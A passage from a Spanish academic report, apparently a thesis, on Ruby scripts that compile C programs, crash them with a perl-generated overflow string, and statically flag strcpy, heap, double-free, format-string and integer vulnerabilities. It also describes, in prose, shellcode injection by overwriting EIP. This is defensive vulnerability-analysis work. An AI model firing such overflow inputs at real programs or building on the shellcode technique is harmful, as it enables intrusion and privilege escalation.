		objExec.nombre = "#{obj.attributes["value"]}"
	end

	if (obj.attributes["name"] == "caracter") then
		objExec.caracter = "#{obj.attributes["value"]}"
	end

	if (obj.attributes["name"] == "offset") then
		objExec.offset = "#{obj.attributes["value"]}"
	end

	if (obj.attributes["name"] == "signal") then
		objExec.signal = "#{obj.attributes["value"]}"
	end

}
```

El objetivo es introducir por línea de comando un string de la siguiente manera:

`perl -e 'print \"#{objExec.caracter}\"x#{objExec.offset}'`

Mediante Perl introducimos al ejecutable un string compuesto por el carácter almacenado en la variable objExec.caracter, repetido un número de veces, siendo este número el guardado en la variable objExec.offset

- Inyección de código Shell: generalmente, el objetivo de provocar un desbordamiento de buffer es la inyección de código malicioso que se ejecute al alterar el flujo normal del programa. El objetivo es hacer saltar al programa a una dirección de memoria donde se encuentre un trozo de código Shell malicioso. La mayoría de las veces, este código Shell malicioso abre un terminal con privilegios de administrador. Mediante la entrada por línea de comandos se puede introducir un string con una estructura determinada y con el código Shell maliciosos, de manera que se provoque un desbordamiento de buffer, se sobre-escriba el registro EIP con una dirección determinada y el programa pase a ejecutar el código Shell introducido. En el anexo 1 se explica cómo generar este string malicioso con la estructura adecuada

- Tratamiento de la señal SIGSEGV: cuando se produce un desbordamiento de buffer, en sistemas operativos Linux y compilador GCC, se lanza la señal SIGSEGV. Mediante la captura y tratamiento de esta señal se puede mostrar por pantalla el valor de los registros de la pila de ejecución, siendo de especial interés el registro EIP. Para poder tratar esta señal y ver los registros de la pila, el programa Analizador.rb incluye la opción de insertar el código necesario en el archivo fuente. Para ello, se incluye una etiqueta en el fichero config.xml, la cual, de pendiendo de su valor indicará al programa Analizador.rb si debe inserta este código extra en el fichero fuente o no.

```
## Codigo tratamiento SIGSEGV y lectura registros stack

if (objExec.signal == "ON") then
	begin
		fd = File.open( "include.txt" )
		textInclude = fd.read()
	rescue
		raise "No se puede abrir el fichero include.txt"
	end
	fd.close

	begin
		fd = File.open( "function.txt" )
		textFunction = fd.read()
	rescue
		raise "No se puede abrir el fichero function.txt"
	end
	fd.close

	begin
		fd = File.open( "main.txt" )
		textMain = fd.read()
	rescue
		raise "No se puede abrir el fichero main.txt"
	end
```

```
        fd.close

        arrayText.insert(0, textInclude)
        index = arrayText.find_index { |e| e.match( /main/ ) }
        arrayText.insert(index, textFunction)
        index += 3
        arrayText.insert(index, textMain)

        begin
                File.open( "#{objExec.nombre}Sig.c", "w") do |file|
                        arrayText.each do |line|
                                file.puts "#{line}"
                        end
                end
        rescue
                raise "No se puede abrir el fichero #{objExec.nombre}.c"
        end
end
```

En los ficheros main.txt y function.txt se encuentra el código en C necesario para el tratamiento de la señal SIGSEGV. El fichero main.txt contiene el código a insertar en la función main(), y el fichero function.txt tiene el código de la función que se encarga de tratar la señal SIGSEGV.

- Compilación y ejecución del programa: como última parte, el programa Analizador.rb compilara el fichero fuente y lo ejecutará. Para este presente trabajo sólo se ha implementado el ataque por línea de comandos para provocar un desbordamiento de buffer mediante la introducción de una cadena de caracteres. El comando de ejecución tiene la siguiente estructura:

  ./#{objExec.nombre} `perl -e 'print \"#{objExec.caracter}\"x#{objExec.offset}'`

  Para la compilación del fichero fuente se usa el siguiente comando:

  gcc #{objExec.nombre}Sig.c -o #{objExec.nombre}

  A la hora de compilar, se incluye la opción de ejecutar el programa con el código necesario para la visualización de los registros de la pila al lanzarse la señal SIGSEGV por desbordamiento de buffer. Según la configuración del fichero config.xml, se compilará el código fuente con el tratamiento de la señal SIGSEGV o sin él:

```
## Compilacion/Ejecucion <programa.c>

if (objExec.signal == "ON") then
        string = "gcc #{objExec.nombre}Sig.c -o #{objExec.nombre}Sig"
        puts "Comando ejecucion #{string}"
        system(string)
        string = "./#{objExec.nombre}Sig `perl -e 'print
\"#{objExec.caracter}\"x#{objExec.offset}'`"
        puts "Comando de ejecucion: #{string}"
        puts "\n"
        system(string)
elsif (objExec.signal == "OFF") then
        string = "gcc #{objExec.nombre}Sig.c -o #{objExec.nombre}"
        puts "Comando ejecucion #{string}"
        system(string)
```

```
        string = "./#{objExec.nombre} `perl -e 'print
\"#{objExec.caracter}\"x#{objExec.offset}'`"
        puts "Comando de ejecucion: #{string}"
        puts "\n"
        system(string)
end
```

4.6. SCRIPTS DE ANALISIS DE VULNERABILIDADES

4.6.1. Desbordamiento buffer: función strcpy()/strncpy() para el manejo de strings

Mediante expresiones regulares se analiza si el código fuente suministrado usa la función strcpy()/strncpy() y si controla el tamaño del número de caracteres copiados del buffer de origen al de destino para así evitar un posible desbordamiento de buffer.

Este script utiliza la clase SrtcpyBuffClass, definida en classAnaly.rb para el análisis de desbordamiento de buffer por strcpy(). Por cada función strcpy() se crea una instancia de la siguiente clase:

```
class SrtcpyBuffClass
	attr_accessor :buffOri, :buffDes, :sizebuffOri, :sizebuffDest, :typebuffOri,

		:typebuffDest, :flag_buffer

	def initialize(buffOri="",buffDes="",sizebuffOri=0,sizebuffDest=0,
		typebuffOri="",typebuffDest="", flag_buffer=0)

		@buffOri=buffOri
		@buffDes=buffDes
		@sizebuffOri=sizebuffOri
		@sizebuffDest=sizebuffDest
		@typebuffOri=typebuffOri
		@typebuffDest=typebuffDest
		@flag_buffer=flag_buffer
	end
end
```

Esta clase tiene como variables:

- buffOri: buffer de origen en la función strcpy()
- buffDes: buffer de destino en la función strcpy()
- sizebuffOri: tamaño del buffer de origen
- sizebuffDest: tamaño del buffer de destino
- typebuffOri: tipo del buffer de origen
- typebuffDest: tipo del buffer de destino
- flag_buffer: esta bandera indica si se ha comprobado el número de caracteres a copiar en el buffer de destino desde el buffer de origen

Al igual que en el programa Analizador.rb, primeramente se abre el fichero .txt donde se irá escribiendo los resultados de los análisis que vaya haciendo. Para escribir estos resultados se re-direcciona la salida estándar stdout hacia el fichero "informe-MMDDAAA-hh_mm.txt". A continuación, se procede a leer el nombre del fichero fuente .c a analizar. El nombre del este fichero fuente se introduce desde la línea de comandos ARGV[0]. Una vez leído este nombre, se abre el fichero fuente .c y se carga en la variable de tipo string "text" y en la variable de tipo array "arrayText". El siguiente código del script implementa la funcionalidad descrita anteriormente:

```
require_relative 'clasesAnaly'

## FICHERO DE INFORME
now = Time.new
formatNow = now.strftime("%m%d%Y-%H_%M")

begin
	informe = File.open("informes/informe-#{formatNow}.txt", 'a')
rescue
	raise "No se puede abrir el fichero informe-#{formatNow}.txt"
end

# Re-direccionamos la salida stdout al fichero informe-date.txt
$stdout.reopen(informe)



## APERTURA DEL ARCHIVO PASADO POR LINEA DE COMANDO ####################
unless ARGV[0]
	print "Uso: ruby AnalyCbufferOver.rb <file.c>\n"
	exit
end

begin
	fh = File.open( ARGV[0] )
	text = fh.read()
	fh.close
rescue
	raise "No se puede abrir el fichero #{ARGV[0]}"
end


# Quitamos ; y espacios
text = text.gsub(/^\s*/,"")
text = text.gsub(/\s*$/,"")
# String to array por lineas
arrayText = text.split(/\n/)
```

A continuación, se analiza el código fuente suministrado en busca de las variables definidas. Para ello se usa la clase IntegerClass:

```
## ARRAY VARIABLES DECLARADAS
varObj = IntegerClass.new
variables = varObj.listVar(text)

variables.each do|obj|
	puts "VAR:#{obj.nombre} TIPO:#{obj.tipo} SIZE_CHAR:#{obj.charValue}
PUNTERO:#{obj.pointer}"
end
```

Una vez listadas las variables el script busca las llamadas a la función strcpy/strncpy y genera una instancia de la clase SrtcpyBuffClass por cada función encontrada:

```
## BUFFER OVERFLOW ######################################################
buffer = []
text.each_line do |line|
	if(line =~ /strcpy\(\s*(.*)\s*,\s*(.*)\s*\)/) then
		var1 = "#{$1}"
		var2 = "#{$2}"
```

```
		if ("#{$2}" =~ /"(.*)"/) then
		else
			ojbBuff = SrtcpyBuffClass.new
			ojbBuff.buffDes = var1
			ojbBuff.buffOri = var2
			ojbBuff.flag_buffer = 1
			buffer << ojbBuff
		end
	elsif(line =~ /strncpy\(\s*(.*)\s*,\s*(.*)\s*,\s*(.*)\s*\)/) then
		var1 = "#{$1}"
		var2 = "#{$2}"
		if ("#{$2}" =~ /"(.*)"/) then
		else
			ojbBuff = SrtcpyBuffClass.new
			ojbBuff.buffDes = var1
			ojbBuff.buffOri = var2
			ojbBuff.flag_buffer = 1
			buffer << ojbBuff
		end
	end
end

buffer.each do |obj|
	text.each_line do |line|
		if(line =~ /#{obj.buffDes}\[(\d+)\]/) then
			obj.sizebuffDest = "#{$1}".to_i
		end
	end
end
```

Para comprobar si se usa alguna sentencia de control para controlar el tamaño del string a copiar en la función strcpy(), se usa la siguiente expresión regular:

```
if((line =~ /#{obj.buffOri}\s*==\s*#{obj.sizebuffDest}/) || (line =~
/#{obj.buffOri}\s*!=\s*#{obj.sizebuffDest}/)) then
	ojbBuff.flag_buffer = 0
end
```

Finalmente se escriben los resultados del análisis en el fichero informe.txt. Las vulnerabilidades detectadas por este script son:

- Posible overflow al usar la función strcpy/strncpy sin comprobar previamente el tamaño del string a copiar en el buffer de destino
- Variables susceptibles de ser sobre-escritas por un desbordamiento de buffer al llamar a la función strcpy/strncpy

```
## RESULTADOS: se escriben en el fichero <informe.txt> ##################

puts "VULNERABILIDADES:OVERFLOW POR strcpy"
buffer.each do |obj|
	if (obj.flag_buffer == 1) then
		puts "Buffer overflow => \"#{obj.buffDes}\" /No se comprueba size
de \"#{obj.buffOri}\" antes de strcpy"
	elsif (obj.flag_buffer == 0) then
		puts "No hay funciones strcpy susceptibles de desbordamiento de
buffer"
	end
```

```
end


puts "\n"
buffer.each do |obj|
	puts "VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR
\"#{obj.buffDes}\""

	if((index = variables.find_index { |e| e.nombre.match(/#{obj.buffDes}/) })
== nil) then
		puts "No existe en variables"
	else
		for i in 0...index
			puts variables[i].nombre
		end
	end

end

informe.close
```

4.6.2. Memoria dinámica

Este script analiza la existencia de las siguientes vulnerabilidades en el código fuente suministrado:

- Desbordamiento de la zona de memoria dinámica al producirse un desbordamiento de buffer. Este posible desbordamiento de buffer viene, al igual que en el apartado anterior, del uso de las funciones de copia de strings sin el control adecuado del tamaño del string a copiar. La diferencia con el apartado anterior es que aquí el desbordamiento se produce en la zona de memoria dinámica (heap memory), mientras que en el caso anterior se produce en la pila de memoria. Sólo se tiene en cuenta la función strcpy()/strncpy() para escribir en la zona de memoria reservada.
- Uso doble de free(): se analiza en el código fuente en busca de una segunda liberación de una zona de memoria dinámica ya liberada, que pueda dar lugar a un comportamiento inestable del programa y que, a su vez, puede ser aprovechado de manera maliciosa
- Escritura en memoria dinámica ya liberada: se analiza en el código fuente en busca de alguna escritura en una zona de memoria dinámica ya liberada que pueda dar lugar a un comportamiento inestable del programa. Sólo se tiene en cuenta la función strcpy()/strncpy() para escribir en la zona de memoria reservada.

Este script utiliza la clase MallocClass, definida en classAnaly.rb para el análisis de desbordamiento de buffer por strcpy() en zona de memoria dinámica. Por cada función malloc() se crea una instancia de la siguiente clase:

```
class MallocClass

attr_accessor :buffMem, :sizebuffMem, :buffOri, :copyMem, :freeN, :freeL, :flgNull

def initialize(buffMem="",sizebuffMem=0, buffOri="" ,copyMem="", freeN=0, freeL=[],
flgNull=0)

                @buffMem=buffMem
                @sizebuffMem=sizebuffMem
                @buffOri=buffOri
                @copyMem=copyMem
                @freeN=freeN
                @freeL=freeL
                @flgNull=flgNull
        end
end
```

Esta clase tiene como variables:

- buffMem: buffer para el cual se reserva la memoria dinámica mediante la función malloc()
- sizebuffMem: cantidad de memoria dinámica reservada para buffMem
- buffOri: buffer de origen usado en la función strcpy()/strncpy() donde el buffer de destino es buffMem
- copyMem: línea de código con la función stcpy()/strncpy() donde el buffer de destino es buffMem

- freeN: número de veces que se ha liberado la memoria dinámica reservada para buffMem
- freeL: array que guarda el número de línea del código fuente donde se ejecuta la función free() para buffMem
- flgNull: esta bandera se usa chequear que el buffer de memoria dinámica se ha reasignado a NULL tras ejecutar free() y así evitar la vulnerabilidad de ejecutar un doble free() de la misma zona de memoria dinámica

Este script opera de la siguiente manera:

- Se abre el fichero .txt donde se irá escribiendo los resultados de los análisis que vaya haciendo y se lee el nombre del fichero fuente .c a analizar de la entrada de comandos ARGV[0]

```
require_relative 'clasesAnaly'

## FICHERO DE INFORME
now = Time.new
formatNow = now.strftime("%m%d%Y-%H_%M")

begin
	informe = File.open("informes/informe-#{formatNow}.txt", 'a')
rescue
	raise "No se puede abrir el fichero informe-#{formatNow}.txt"
end

# Re-direccionamos la salida stdout al fichero informe-date.txt
$stdout.reopen(informe)



## APERTURA DEL ARCHIVO PASADO POR LINEA DE COMANDO ####################
unless ARGV[0]
	print "Uso: ruby AnalyDinamicMem.rb <file.c>\n"
	exit
end

begin
	fh = File.open( ARGV[0] )
	text = fh.read()
	fh.close
rescue
	raise "No se puede abrir el fichero #{ARGV[0]}"
end


# Quitamos ; y espacios
text = text.gsub(/^\s*/,"")
text = text.gsub(/\s*$/,"")
# String to array por lineas
arrayText = text.split(/\n/)
```

- Analiza el código en busca de funciones malloc() y por cada función malloc() crea una instancia de la clase MallocClass. Cada una de estas instancias se guarda como un elemento del array de clases arrayMem.

- A continuación se buscan funciones strcpy()/strncpy() la cuales se usen para escribir en el buffer de memoria dinámica (buffMem).
- Se buscan sentencias de control que chequen el número de bytes que se copian en el buffer de memoria dinámica

```
## MEMORIA DINAMICA BufferOverflow
arrayMem = []
text.each_line do |line|
	if(line =~ /^\s*(.*)\s*=(.*)malloc\s*\(\s*(.*)\s*\)\s*;/) then
		claseMem = MallocClass.new
		claseMem.buffMem = "#{$1}"
		size = $3
		if(size =~ /^([0-9]+)/) then
			claseMem.sizebuffMem = "#{$1}".to_i
		elsif(size =~ /^(\w+\d+|\w+\d+\w+)/) then
			claseMem.sizebuffMem = "#{$1}"
		end
		arrayMem << claseMem
	#Ceacion de malloc con sentencia if()
	elsif(line =~
/^\s*if\s*\(\s*(!|)\s*\(\s*(.*)\s*=(.*)malloc\s*\(\s*(.*)\s*\)\s*\s*\s*\)\s*\)/) then
		claseMem = MallocClass.new
		claseMem.buffMem = "#{$2}"
		claseMem.sizebuffMem = "#{$4}".to_i
		arrayMem << claseMem
	end
end
i = 0
arrayMem.each do |item|
	text.each_line do |line|
		if(line =~ /strcpy\(\s*(.*)\s*,\s*(.*)\s*\)/) then
			if(item.buffMem =~ /#{$1}/) then
				arrayMem[i].copyMem = line
				arrayMem[i].buffOri = "#{$2}"
			end
		elsif(line =~ /strncpy\(\s*(.*)\s*,\s*(.*)\s*,\s*(.*)\s*\)/) then
			if(item.buffMem =~ /#{$1}/) then
				arrayMem[i].copyMem = line
				arrayMem[i].buffOri = "#{$2}"
			end
		end
	end
	i += 1
end
flag_mem = 1
arrayMem.each do |item|
	text.each_line do |line|
		if((line =~ /#{item.buffOri}\s*==\s*#{item.sizebuffMem}/) ||
			(line =~ /#{item.buffOri}\s*!=\s*#{item.sizebuffMem}/)) then
				puts "Se comprueba size de #{item.buffOri} antes de
strcpy"
				flag_buffer = 0
		end
	end
end
```

- Se analiza el código en busca de vulnerabilidades de tipo doble free() de la misma zona de memoria. Se analiza también si entre un doble free() de la misma zona de memoria se ha reasignado el puntero de zona de memoria a NULL, en cuyo caso no se considera que exista un vulnerabilidad por doble free(). El siguiente trozo de código realiza esta funcionalidad:

```
## MEMORIA DINAMICA Doble free()
i = 0
j = 0
k = 0
arrayMem.each do |item|
	item.buffMem = item.buffMem.gsub(/\n/,"")
	item.buffMem = item.buffMem.gsub(/^\s*/,"")
	item.buffMem = item.buffMem.gsub(/\s*$/,"")
	arrayText.each do |line|
		if(line =~ /free\((.*)\)/) then
			if(line =~ /#{item.buffMem}/) then
				arrayMem[i].freeL[j] = k
				item.freeN += 1
				j += 1
				if(j == 2) then
					j = 0
				end
			end
		end
		k += 1
	end
	i += 1
	j = 0
	k = 0
end

#Reasignacion del puntero a mem dinamica entre double free()
j = 0
arrayMem.each do |element|
	if(element.freeN > 1) then
		for i in element.freeL[0]...element.freeL[1]
			if(arrayText[i] =~ /#{element.buffMem}\s*=\s*NULL/) then
				arrayMem[j].flgNull = 1
			end
		end
	end
	j += 1
end
```

Según el código anterior, la forma de operar es la siguiente:

- Para cada instancia de la clase MallocClass, guardada en el array arrayMem, se comprueba el número de funciones free() que se ejecutan para el buffer buffMem, y se guarda el número de línea en el fichero fuente donde se ejecuta la función free()
- En los casos donde se ha ejecutado free() más de una vez se comprueba si entre cada función free() se reasigna el buffer de memoria dinámica (buffMem) a NULL. En caso de que no se asigne se establece que existe una vulnerabilidad de doble free() para una misma zona de memoria dinámica

- Finalmente, el script escribe en el fichero informe.txt los resultados del análisis:

```
puts "VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS POR
\"#{arrayMem[0].buffMem}\""
if(!(arrayMem.length > 1)) then
	puts "Solo hay una reserva de memoria dinamica"
else
	for i in 1...arrayMem.length
		puts arrayMem[i].buffMem
	end
end

puts "\n"
puts "VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de memoria"
arrayMem.each do |element|
	if(element.freeN > 1) then
		puts "Doble free() -> #{element.buffMem}"
		puts "Doble free() -> Free 1: line #{element.freeL[0]}"
		puts "Doble free() -> Free 2: line #{element.freeL[1]}"
		if(element.flgNull == 0) then
			puts "No se asigna el puntero #{element.buffMem} a NULL entre
double free()"
		elsif(element.flgNull == 1) then
			puts "Se asigna el puntero #{element.buffMem} a NULL entre
double free()"
		end
		puts "\n"
	end
end

puts "\n"
puts "VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()"
arrayMem.each do |element|
	element.freeL.each do |index|
		for i in index...arrayText.length
			if(arrayText[i] =~ /^strcpy\(\s*(.*),(.*)\);/) then
				if(element.buffMem =~ /#{$1}/) then
					puts "Escritura depues de free() en ->
#{element.buffMem}"
				end
			end
		end
	end
end


informe.close
```

De acuerdo con el código anterior, primeramente se escriben en el fichero de informe los posibles overflows de la zona de memoria dinámica al no haber control sobre el tamaño del buffer que se copia a dicha zona de memoria.

A continuación, se escribe en el informe la existencia de dobles free() de la misma zona de memoria compartida, indicando en cuales de ellas se ha asignado el puntero de memoria compartida a NULL entre llamadas a la función free(). Como ya se comentó anteriormente, se considera vulnerabilidad si no se ha asignado el puntero a NULL entre llamadas a free().

Finalmente se analiza el código en busca de posibles escrituras en zonas de memoria ya liberadas y se escribe el resultado en el fichero “informe.txt”. Mediante expresiones regulares se busca alguna llamada a la función strcpy() sobre alguna zona de memoria compartida liberada previamente mediante free()

4.6.3. Salida con formato

Este script analiza la existencia de las siguientes vulnerabilidades en el código fuente suministrado:

- Uso de la función sprintf() sin control del tamaño del argumento introducido
- Uso de la función printf() sin control del formato de los argumentos introducidos

Este script utiliza la clase FormatedOutPutClass y PrintfClass, definidas en classAnaly.rb, para el análisis de las vulnerabilidades de las salidas con formato.

La clase FormatedOutPutClass está definida de la siguiente manera:

```
class FormatedOutPutClass

attr_accessor :buffer, :sizeBuff, :precison, :flagBuffOver, :flagSize, :flagCpy,
:line

def initialize(buffer="", sizeBuff=0, precision=0, flagBuffOver=0, flagSize=0,
flagCpy=0,                    line="")

                @buffer= buffer
                @sizeBuff=sizeBuff
                @precision=precision
                @flagBuffOver=flagBuffOver
                @flagSize=flagSize
                @flagCpy=flagCpy
                @line=line
        end
end
```

Los atributos de esta clase son los siguientes:

- buffer: buffer de destino en la función sprintf()
- sizeBuff: tamaño definido para el buffer de destino
- precisión: precisión definida, si existe, para los datos introducidos en el buffer de destino de la función sprintf
- flagBuffOver: flag que indica que no se controla el tamaño de los datos introducidos en el buffer de destino de la función sprintf()
- flagSize: flag que indica que la precisión establecida en la función sprintf() es mayor que el tamaño del buffer de destino
- flagCpy: falg que indica que la función sprintf() se usa incorrectamente como si se tratara de la función strcpy()
- line: línea del fichero fuente que contiene la función sprintf()

La clase PrintfClass está definida de la siguiente manera:

```
class PrintfClass
        attr_accessor :printf, :buffer

        def initialize(printf="", buffer="")
                @printf=printf
                @buffer=buffer
        end
end
```

Los atributos de esta clase son:

- printf: guarda la línea de código del fichero fuente que contiene la función printf()
- buffer: buffer cuyo contenido se quiere mostrar con la función printf()

Este script opera de la siguiente manera:

- Al igual que el resto de scripts, se abre el fichero informe.txt donde se irá escribiendo los resultados de los análisis que vaya haciendo y se lee el nombre del fichero fuente .c a analizar de la entrada de comandos ARGV[0]

- Por cada función sprintf() encontrada en el fichero fuente se crea una instancia de la clase FormatedOutPutClass. Cada instancia es guardada en una array de instancias de esta clase, arrayFormateOutPut[].

  Para el caso de las salidas con formatos, las vulnerabilidades que busca este script se centran en la función sprintf() y printf(). En el caso de la función sprintf(), el script considera que hay una posible vulnerabilidad cuando se usa esta función sin determinar la precisión o tamaño de los datos que se quieren copiar en el buffer de destino. Por ejemplo, el siguiente uso de la función sprintf() sería considerado como correcto:

  sprintf(buffer1, "%.400s", argv[1])

  En este caso, se establece que la longitud máxima que se va a copiar en buffer1 es de 400 bytes. Cualquier otro uso de la función sprintf() que no indique la precisión o tamaño se considera vulnerable. El script analiza también si el tamaño establecido en sprintf() es mayor que el de el buffer de destino. Todo esto se implemente mediante expresiones regulares, tal y como se muestra a continuación:

```
#SPRINT sin control de numero de argumentos introducidos
arrayFormateOutPut = []
text.each_line do |line|
	if(line =~ /sprintf\(\s*(.*)\s*,\s*"\s*(.*)\s*"\s*,\s*(.*)/) then
		objFormateOutPut = FormatedOutPutClass.new
		objFormateOutPut.line = line
		objFormateOutPut.buffer = "#{$1}"
		item = "#{$2}"
		if (item =~ /%.(\d+)(.*)/) then
			objFormateOutPut.precison = "#{$1}".to_i
			index = arrayText.find_index { |e| e.match(
	/#{objFormateOutPut.buffer}\[\s*(\d+)\s*\];/ ) }
			if(arrayText[index.to_i] =~ /^(.*)\[\s*(\d+)\s*\]/) then
				objFormateOutPut.sizeBuff = "#{$2}".to_i
			end

			if(objFormateOutPut.precison > objFormateOutPut.sizeBuff) then
				objFormateOutPut.flagSize = 1
			end
		end
		if !(item =~ /%.(\d+)(.*)/) then
```

```
                objFormateOutPut.flagBuffOver = 1
            end
            arrayFormateOutPut << objFormateOutPut
        elsif (line=~ /sprintf\(\s*(.*)\s*,\s*(.*)\s*\)/) then
            objFormateOutPut = FormatedOutPutClass.new
            objFormateOutPut.line = line
            objFormateOutPut.buffer = "#{$1}"
            objFormateOutPut.flagCpy = 1
            arrayFormateOutPut << objFormateOutPut
        end
end
```

- Para la función printf(), el script analiza si se usa esta función de la siguiente manera:

```
printf(buffer1)
```

En estos caso, la función printf() se usa sin ningún tipo de control de formato, lo cual presente una vulnerabilidad ya que se podría introducir un string en buffer1 que, por ejemplo, nos mostrase las direcciones de memoria de la pila. Siempre que el script encuentre una función printf() usada de esta manera avisará de una posible vulnerabilidad. El código usado para ello es el siguiente:

```
#PRINTF sin control de argumentos
arrayPrintf = []
text.each_line do |line|
        if(line =~ /^printf\(\s*([A-Za-z0-9_]+)\s*\)/) then
            objPrint = PrintfClass.new
            objPrint.printf = line
            objPrint.buffer = "#{$1}"
            arrayPrintf << objPrint
        end
end
```

4.6.4. Enteros

Este script analiza la existencia de las siguientes vulnerabilidades:

- Desbordamiento de enteros: ocurre cuando una variable entera incrementa su valor por encima de su máximo, o, por el contrario, reduce su valor por debajo de su menor valor posible.
- Truncamientos de variables tipo char: la vulnerabilidad detectada ocurre cuando:
    - Se asigna dos variables tipo int a otras dos variables de tipo char
    - Se suma ambas variables tipo char siendo la suma de los valores enteros mayor de +127. Por ejemplo:

      char cresult, c1, c2, c3;
      c1 = 100;
      c2 = 90;
      cresult = c1 + c2;

- Uso de strlen() con variables tipo int: se usan variables enteras con signo para definir tamaños de buffer, lo cual presenta una vulnerabilidad al poder definir un tamaño de buffer negativo
- Uso de malloc() con variables tipo int: igual que con elc aso anterior pero con la reserva de memoria dinámica mediante malloc()
- Asignación de variable tipo int a variable tipo short ushort :
    - Variable tipo int con signo positivo y valor > ushort
    - Variable tipo int con signo negativo y valor > ushort

- Uso de variables tipo int con operaciones de suma y diferencias de punteros en vez de variables tipo ptrdiff_t, especifico para operaciones con punteros

Este script sólo usa la clase “IntegerClass”, creando una instancia de esta clase por cada variable definida en el código fuente suministrado:

```
class IntegerClass
attr_accessor :nombre, :tipo, :pointer, :charValue

def initialize (nombre="", tipo="", pointer=0, charValue=0)
              @nombre=nombre
              @tipo=tipo
              @pointer=pointer
              @charValue=charValue
end
```

Este script opera de la siguiente manera:

- Al igual que el resto de scripts, se abre el fichero informe.txt donde se irá escribiendo los resultados de los análisis que vaya haciendo y se lee el nombre del fichero fuente .c a analizar de la entrada de comandos ARGV[0]

- Por cada variable declarada en el código fuente se guarda la siguiente información:

    - nombre: nombre de la variables
    - tipo: tipo definido

- pointer: flag para indicar si la variable es puntero o no
- charValue: tamaño del buffer cuando la variable es una array

- Análisis vulnerabilidad por desbordamiento de entero: el siguiente código es usado para el análisis de esta vulnerabilidad:

```
puts "DESBORDAMIENTO DE ENTEROS"
puts "\n"
flagMaxInt = 0
flagMaxUInt = 0
flagMinInt = 0
flagMinUInt = 0
text.each_line do |line|
	integers.each do |obj|
		#Valores maximos
		if(line =~ /#{obj.nombre}\s*=\s*(INT_MAX)\s*;/) then
			flagMaxInt = 1
		end
		if(flagMaxInt == 1)  then
			if(line =~
/(^\s*#{obj.nombre}\+\+)|(^\s*#{obj.nombre}\s*\+=\s*(.))|(^\s*#{obj.nombre}\s*=\s*#{o
bj.nombre}\s*\+\s*(.*))/) then
				puts "Desbordamiento Superior variable: #{obj.nombre}"
				puts "Linea:#{obj.nombre} = INT_MAX;"
				puts "Linea:#{line}"
				flagMaxInt = 0
			end
		end
		if(line =~ /#{obj.nombre}\s*=\s*(UINT_MAX)\s*;/) then
			flagMaxUInt = 1
		end
		if(flagMaxUInt == 1)  then
			if(line =~
/(^\s*#{obj.nombre}\+\+)|(^\s*#{obj.nombre}\s*\+=\s*(.))|(^\s*#{obj.nombre}\s*=\s*#{o
bj.nombre}\s*\+\s*(.*))/) then
				puts "Desbordamiento Superior variable: #{obj.nombre}"
				puts "Linea:#{obj.nombre} = UINT_MAX;"
				puts "Linea:#{line}"
				flagMaxUInt = 0
			end
		end
		#Valores minimos
		if(line =~ /#{obj.nombre}\s*=\s*(INT_MIN)\s*;/) then
			flagMinInt = 1
		end
		if(flagMinInt == 1)  then
			if(line =~ /(^\s*#{obj.nombre}--)|(^\s*#{obj.nombre}\s*-
=\s*(.))|(^\s*#{obj.nombre}\s*=\s*#{obj.nombre}\s*-\s*(.*))/) then
				puts "Desbordamiento Inferior variable: #{obj.nombre}"
				puts "Linea:#{obj.nombre} = INT_MIN;"
				puts "Linea:#{line}"
				flagMinInt = 0
			end
		end
		if(line =~ /#{obj.nombre}\s*=\s*0\s*;/) then
			flagMinUInt = 1
		end
		if(flagMinUInt == 1)  then
			if(line =~ /(^\s*#{obj.nombre}--)|(^\s*#{obj.nombre}\s*-
=\s*(.))|(^\s*#{obj.nombre}\s*=\s*#{obj.nombre}\s*-\s*(.*))/) then
				puts "Desbordamiento Inferior variable: #{obj.nombre}"
				puts "Linea:#{obj.nombre} = 0;"
				puts "Linea:#{line}"
```

```
                        flagMinUInt = 0
                end
        end
end
```

Mediante expresiones regulares, los desbordamientos detectados son:

- Desbordamiento superior INT_MAX: siempre que se realice una operación de adición sobre una variable que previamente tenga asignada INT_MAX se avisa de desbordamiento superior de entero con signo
- Desbordamiento superior UINT_MAX: siempre que se realice una operación de adición sobre una variable que previamente tenga asignada UINT_MAX se avisa de desbordamiento superior de entero sin signo
- Desbordamiento inferior INT_MIN: siempre que se realice una operación de sustracción sobre una variable que previamente tenga asignada INT_MIN se avisa de desbordamiento inferior de entero con signo
- Desbordamiento inferior unsigned int: siempre que se realice una operación de sustracción sobre una variable que previamente este a cero se avisa de desbordamiento inferior de entero sin signo

- Análisis de vulnerabilidad por truncamiento de char:

```
puts "TRUNCAMIENTO DE CHAR"
puts "\n"

#Asignacion de int a char
integers.each do |obj|
        if(obj.tipo == "char") then
                text.each_line do |line|
                        if(line =~ /^\s*#{obj.nombre}\s*=\s*(\d+)/) then
                                obj.charValue = $1.to_i
                        end
                end
        end
end

#Busqueda se suma de char con int
sumA = 0;
sumB = 0;
integers.each do |obj|
        if(obj.tipo == "char") then
                text.each_line do |line|
                        if(line =~ /^\s*#{obj.nombre}\s*=\s*#{obj.nombre}\s*\+\s*(.*);/)
then
                                sumA = obj.charValue;
                                integers.each do |subObj|
                                        if(subObj.nombre =="#{$1}") then
                                                sumB = subObj.charValue;
                                                if(sumA + sumB > 127) then
                                                        puts "Truncamiento char:#{line}"
                                                        puts "char #{obj.nombre} =
#{obj.charValue}"
                                                        puts "char #{subObj.nombre} =
#{subObj.charValue}"
                                                end
```

```
                                        end
                                end
                        end
                end
        end
end
```

Este código busca si se está realizando alguna suma que esté truncando una variable de tipo char, es decir, si la suma genera un valor mayor de +127.

- Análisis de vulnerabilidad por uso de enteros con signo para establecer el tamaño de arrays y reserva de memoria dinámica: este análisis mediante expresiones regulares se centra en el uso de enteros con signo en las funciones strlen, memcpy y malloc:

```
puts "USO DE strlen() CON ENTEROS"
puts "\n"

#Uso de integers con strlen
integers.each do |obj|
        if(obj.tipo != "char") then
                text.each_line do |line|
                        if(line =~ /^\s*#{obj.nombre}\s*=\s*strlen(.*);/) then
                                if(obj.tipo != "rsize_t") then
                                        puts "Uso indebido de strlen: #{line}"
                                        puts "Cambiar por: rsize_t #{obj.nombre} =
strlen#{$1};"
                                end
                        end
                end
        end
end

puts "\n"
puts "USO DE memcpy() CON ENTEROS"
puts "\n"

flagIntMemLen = 0
#Uso de integers con memcpy
integers.each do |obj|
        if(obj.tipo != "char") then
                text.each_line do |line|
                        if(line =~
